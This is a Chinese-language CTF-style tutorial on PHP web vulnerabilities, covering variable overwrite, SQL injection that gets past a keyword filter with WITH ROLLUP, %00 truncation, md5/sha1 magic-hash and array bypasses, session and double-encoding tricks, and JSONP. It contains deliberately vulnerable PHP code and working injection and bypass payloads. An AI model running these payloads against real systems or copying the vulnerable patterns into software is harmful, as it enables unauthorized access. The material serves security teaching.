# *01 extract变量覆盖

PHP extract() 函数从数组中把变量导入到当前的符号表中。对于数组中的每个元素，键名用于变量名，键值用于变量值。

`http://127.0.0.1/extract_vul.php?student=&magedu=1`

```
<?php

$magedu = 'extract_file.txt';
extract($_GET);
if (isset($student)) {
    $content = trim(file_get_contents($magedu));
    if ($student == $content) {
        echo 'www.magedu.com';
    } else {
        echo 'ERROR';
    }
}
```

经过 `extract()` 函数后，会自动解析所有参数，并按照对应 key=value 的方式进行赋值，因此，当我们输入代码中预定义好的变量名时，变量的值会被覆盖。

在上例中，将magedu参数进行重新赋值，由于找不到对应文件，所以 $content 变量为空，student变量不给他赋值，那么这时就可以满足其中的 `if ($student == $content)` 条件。

# *02 绕过过滤的空白字符

可以引入\f（也就是%0c）在数字前面，来绕过最后那个is_palindrome_number函数，而对于前面的数字判断，因为intval会忽略这个字符，所以不会影响。

1. 要求 $req['number']==strval(intval($req['number']))
2. 要求intval($req['number']) == intval(strrev($req['number']))
3. is_palindrome_number()返回False，这个条件只要在一个回文数比如191前面加一个字符即可实现

```
<?php
function is_palindrome_number($number) {
    $number = strval($number); //strval — 获取变量的字符串值
    $i = 0;
    $j = strlen($number) - 1; //strlen — 获取字符串长度
    while($i < $j) {
        if($number[$i] !== $number[$j]) {
            return false;
        }
        $i++;
        $j--;
    }
    return true;
```

```
}
# trim() 函数移除字符串两侧的空白字符或其他预定义字符
$a = trim($_GET['number']);
var_dump(($a==strval(intval($a)))&
(intval($a)==intval(strrev($a)))&!is_palindrome_number($a));
# var_dump() 函数用于输出变量的相关信息
# intval() 函数用于获取变量的整数值
# strval() 函数用于获取变量的字符串值
# strrev() 函数反转字符串
?>
```

## *03 多重加密

```
<?php
    include 'common.php';
    $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    //把一个或多个数组合并为一个数组
    class db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }
        function select($where)
        {
            $sql = mysql_query('select * from user where '.$where);
            //函数执行一条 MySQL 查询。
            return @mysql_fetch_array($sql);
            //从结果集中取得一行作为关联数组，或数字数组，或二者兼有返回根据从结果集取得的行生成的数
组，如果没有更多行则返回 false
        }
    }

    if(isset($requset['token']))
    //测试变量是否已经配置。若变量已存在则返回 true 值。其它情形返回 false 值。
    {
        $login = unserialize(gzuncompress(base64_decode($requset['token'])));
        //gzuncompress:进行字符串解压缩
        //unserialize: 将已序列化的字符串还原回 PHP 的值

        $db = new db();
        $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
```

```
        //mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符。

        if($login['user'] === 'magedu')
        {
            echo $flag;
        }else if($row['pass'] !== $login['pass']){
            echo 'unserialize injection!!';
        }else{
            echo "(ﾉ'□')ﾉ ﾐ┻┻ ";
        }
    }else{
        header('Location: index.php?error=1');
    }

?>
```

`$login = unserialize(gzuncompress(base64_decode($requset['token'])));`

可以看到，需要拿到token，之后进行 **base64解码->字符串解压缩->反序列化**，最终拿到变量 user 的值进行判断，如果等于 magedu 则成功拿到 flag，那么我们的思路就是将上面的编码过程进行逆转 **base64加密->字符串压缩->序列化**。

因此可以得到如下payload：

```
<?php

$arr = array('user' => 'magedu');
$token = base64_encode(gzcompress(serialize($arr)));
print_r($token);
```

`eJxLtDK0qi62MrFSKi1OLVKyLrYys1LKTUxPTSlVsq4FAI3UCWc=`

# *04 SQL注入_WITH ROLLUP绕过

```
<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
    echo '<form action="" method="post">'."<br/>";
    echo '<input name="uname" type="text"/>'."<br/>";
    echo '<input name="pwd" type="text"/>'."<br/>";
    echo '<input type="submit" />'."<br/>";
    echo '</form>'."<br/>";
    echo '<!--source: source.txt-->'."<br/>";
    die;
}
```

```php
function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){

//检测变量是否是数组

        $StrValue=implode($StrValue);

//返回由数组元素组合成的字符串

    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){

//匹配成功一次后就会停止匹配

        print "magedu_error! ";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
foreach($_POST as $key=>$value){

//遍历数组

    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
if (!$con){
    die('Could not connect: ' . mysql_error());
}
$db="XXXXXX";
mysql_select_db($db, $con);

//设置活动的 MySQL 数据库

$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);

//执行一条 MySQL 查询

if (mysql_num_rows($query) == 1) {

//返回结果集中行的数目

    $key = mysql_fetch_array($query);

//返回根据从结果集取得的行生成的数组，如果没有更多行则返回 false
```

```
    if($key['pwd'] == $_POST['pwd']) {
        print "www.magedu.com";
    }else{
        print "error";
    }
}else{
    print "error! ";
}
mysql_close($con);
?>
```

```
if (mysql_num_rows($query) == 1) {

//返回结果集中行的数目

    $key = mysql_fetch_array($query);

//返回根据从结果集取得的行生成的数组，如果没有更多行则返回 false

    if($key['pwd'] == $_POST['pwd']) {
        print "www.magedu.com";
    }else{
        print "error";
    }
```

查看代码发现，注入成功要满足2个条件：

1. mysql_num_rows($query) == 1 ,也就是查询返回的结果行数为1
2. $key[‘pwd’] == $_POST[‘pwd’] 即查询返回的结果与POST发送的pwd值相同

其中filter 对特殊字符进行了过滤，但是没有过滤`or`,因此可以使用or将表的内容都查询出来

`$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";`

限制查询结果为 1 行，则可以使用 limit，offset 关键字

```
mysql> select user,password from users where user='admin' or 1 group by password with
rollup;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| admin   | 14c879f3f5d8ed93a09f6090d77c2cc3 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| gordonb | NULL                             |
+---------+----------------------------------+
```

```
6 rows in set (0.00 sec)

mysql> select user,password from users where user='admin' or 1 group by password with
rollup limit 1 offset 5;
+---------+----------+
| user    | password |
+---------+----------+
| gordonb | NULL     |
+---------+----------+
1 row in set (0.01 sec)
```

因此Payload可以写为如下语句:

```
admin' GROUP BY password WITH ROLLUP LIMIT 1 OFFSET 1-- -
```

使用 WITH ROLLUP，此函数是对聚合函数进行求和， with rollup是对 group by 后的第一个字段，进行分组求和。

# *05 ereg正则%00截断

`ereg`函数使用需要PHP版本在5.3及以下

```
<?php

$flag = "flag";

if (isset ($_GET['password']))
{
  if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
  {
    echo '<p>You password must be alphanumeric</p>';
  }
  else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
   {
     if (strpos ($_GET['password'], '*-*') !== FALSE) //strpos — 查找字符串首次出现的位置
      {
      die('Flag: ' . $flag);
      }
      else
      {
        echo('<p>*-* have not been found</p>');
       }
      }
     else
     {
        echo '<p>Invalid password</p>';
      }
   }
```

```
?>
```

1.GET方式提交password，然后用ereg()正则限制了password的形式，只能是一个或者多个数字、大小写字母

2.strlen()限制了长度小于8并且大小必须大于9999999

3.继续strpos()对password进行匹配，必须含有`*-*`，最终才输出flag

因为ereg函数存在NULL截断漏洞，导致了正则过滤被绕过,所以可以使用%00截断正则匹配。

对于另一个问题可以使用科学计数法表示，计算器或电脑表达10的的幂是一般是e，也就是1.99714e13=19971400000000，所以构造 1e8 即 100000000 > 9999999，在加上`*-*`。于是乎构造`password=1e8%00*-*`,成功得到答案

# *07 sha()函数比较绕过

```php
<?php

$flag = "magedu";

if (isset($_GET['name']) and isset($_GET['password']))
{
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
      die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else
    echo '<p>Login first!</p>';
?>
```

注意：同样需要老版本的php

`http://127.0.0.1/07.php?name[]=1&password[]=2`

`===`会比较类型，比如`bool` `sha1()`函数和`md5()`函数存在着漏洞，`sha1()`函数默认的传入参数类型是字符串型，传入数组的情况下出现错误，使`sha1()`函数返回错误，也就是返回`false`，这时`===`运算符就判断为true，需要构造`username`和`password`既不相等，又同样是数组类型

可以用如下代码进行测试

```php
<?php
$a[] = 1;
$b[] = 2;
var_dump(sha1($a) === sha1($b));

[Running] php "c:\Users\Administrator\Desktop\shell\07-test.php"
bool(true)
PHP Warning:  sha1() expects parameter 1 to be string, array given in
C:\Users\Administrator\Desktop\shell\07-test.php on line 4
PHP Warning:  sha1() expects parameter 1 to be string, array given in
C:\Users\Administrator\Desktop\shell\07-test.php on line 4
```


# *08 SESSION验证绕过

```php
<?php

$flag = "magedu";

session_start();
if (isset ($_GET['password'])) {
    if ($_GET['password'] == $_SESSION['password'])
        die ('Flag: '.$flag);
    else
        print '<p>Wrong guess.</p>';
}
mt_srand((microtime() ^ rand(1, 10000)) % rand(1, 10000) + rand(1, 10000));
?>
```

看关键的一行 `if ($_GET['password'] == $_SESSION['password'])`

需要session中的password值和用户传的一样，就可以成功拿到flag

所以我们只需要删掉session值，或者修改session值为一个不存在的session，这样服务器获取不到session，则password为空，我们传一个空的password的进去即可拿到flag。
我们利用的原理如下：
**在PHP配置中的默认情况下，Session是用Session ID来确定当前对话所对应的服务器Session，sessionID可在cookie中找到，当我们删除cookie中的sessionID后，$_SESSION['password']就会返回空，我们同样传入空的password就能绕过了。**
因此 payload 为 `password=` 且 删除 cookie的值




`http://127.0.0.1/08.php?password=`

# *09 密码md5比较绕过

```php
<?php
error_reporting(0);
$flag = 'flag{magedu}';
if (isset($_GET['username']) and isset($_GET['password'])) {
    if ($_GET['username'] == $_GET['password'])
        print 'Your password can not be your username.';
    else if (md5($_GET['username']) == md5($_GET['password']))
        die('Flag: '.$flag);
    else
        print 'Invalid password';
}
?>
```

若为`md5($_GET['username']) == md5($_GET['password'])`则可以构造：`http://172.22.0.5/09.php?username=QNKCDZO&password=240610708`因为`==`对比的时候会进行数据转换，`0exxxxxxxxxx`转成`0`了


```php
md5('240610708') //0e462097431906509019562988736854
md5('QNKCDZO') //0e830400451993494058024219903391
0e 纯数字这种格式的字符串在判断相等的时候会被认为是科学计数法的数字，先做字符串到数字的转换。
md5('240610708')==md5('QNKCDZO'); //True
md5('240610708')===md5('QNKCDZO'); //False

这样的对应数值还有：
var_dump(md5('240610708') == md5('QNKCDZO'));
var_dump(md5('aabg7XSs') == md5('aabC9RqS'));
var_dump(sha1('aaroZmOk') == sha1('aaK1STfY'));
```

```php
var_dump(sha1('aaO8zKZF') == sha1('aa3OFF9m'));
var_dump('0010e2' == '1e3');
var_dump('0x1234Ab' == '1193131');
var_dump('0xABCdef' == ' 0xABCdef');
```

也可以使用数组绕过 `http://127.0.0.1/09.php?username[]=1&password[]=2`

但此处是`===`，只能用数组绕过，`PHP`对数组进行`hash`计算都会得出`null`的空值

`http://127.0.0.1/Php_Bug/18.php?username[]=1&password[]=2`




Flag: flag{magedu}


# *10 urldecode二次编码绕过

```php
<?php
if(eregi("magedu",$_GET[id])) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "magedu")
{
  echo "<p>Access granted!</p>";
  echo "<p>flag: This is magedu flag!!!} </p>";
}
?>
```

由于浏览器的一次urldecode，再由服务器端函数的一次decode，造成二次编码，而绕过过滤。 如`%2527`，两次urldecode会最后变成`'`

我们将 flag 中第一个字符 `m` 进行url二次编码，`URL`编码为：`%6d`，二次编码为`%256d`，绕过

`http://172.22.0.5/10.php?id=%256dagedu`




# *11 intval函数四舍五入

```
<?php

if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' .
SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}

?>
```

`1024.1`绕过

# *12 jsonp劫持

**JSONP原理**

JavaScript是一种在Web开发中经常使用的前端动态脚本技术。在JavaScript中，有一个很重要的安全性限制，被称为“Same-Origin Policy”（同源策略）。这一策略对于JavaScript代码能够访问的页面内容做了很重要的限制，即JavaScript只能访问与包含它的文档在同一域下的内容。

利用在页面中创建`<script>`节点的方法向不同域提交HTTP请求的方法称为JSONP，这项技术可以解决跨域提交Ajax请求的问题。

JSONP的最基本的原理是：动态添加一个`<script>`标签，而script标签的src属性是没有跨域的限制的。

简单的例子：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Test Jsonp</title>
   <script type="text/javascript">
  function jsonpCallback(result)
  {
  alert(result.msg);
  }
  </script>
  <script type="text/javascript"src="http://magedu.com/jsonServerResponse?
jsonp=jsonpCallback"></script>
 </head>
 <body>
 </body>
 </html>
```

其中 jsonCallback 是客户端注册的，获取跨域服务器上的json数据后，回调的函数。

`http://magedu.com/jsonServerResponse?jsonp=jsonpCallback`这个 url 是跨域服务器取 json 数据的接口，参数为回调函数的名字，返回的格式为：`jsonpCallback({msg:'this is json data'})`

简述原理与过程：首先在客户端注册一个callback, 然后把callback的名字传给服务器。此时，服务器先生成 json 数据。 然后以 javascript 语法的方式，生成一个function , function 名字就是传递上来的参数 jsonp。最后将 json 数据直接以入参的方式，放置到 function 中，这样就生成了一段 js 语法的文档，返回给客户端。

客户端浏览器，解析script标签，并执行返回的 javascript 文档，此时数据作为参数，传入到了客户端预先定义好的 callback 函数里。（动态执行回调函数）

可以使用PHP模拟后端服务器，返回json内容

```
<?php
$call_method = $_GET['jsonp'];
echo $call_method . "({msg: 'magedu json data'})";
```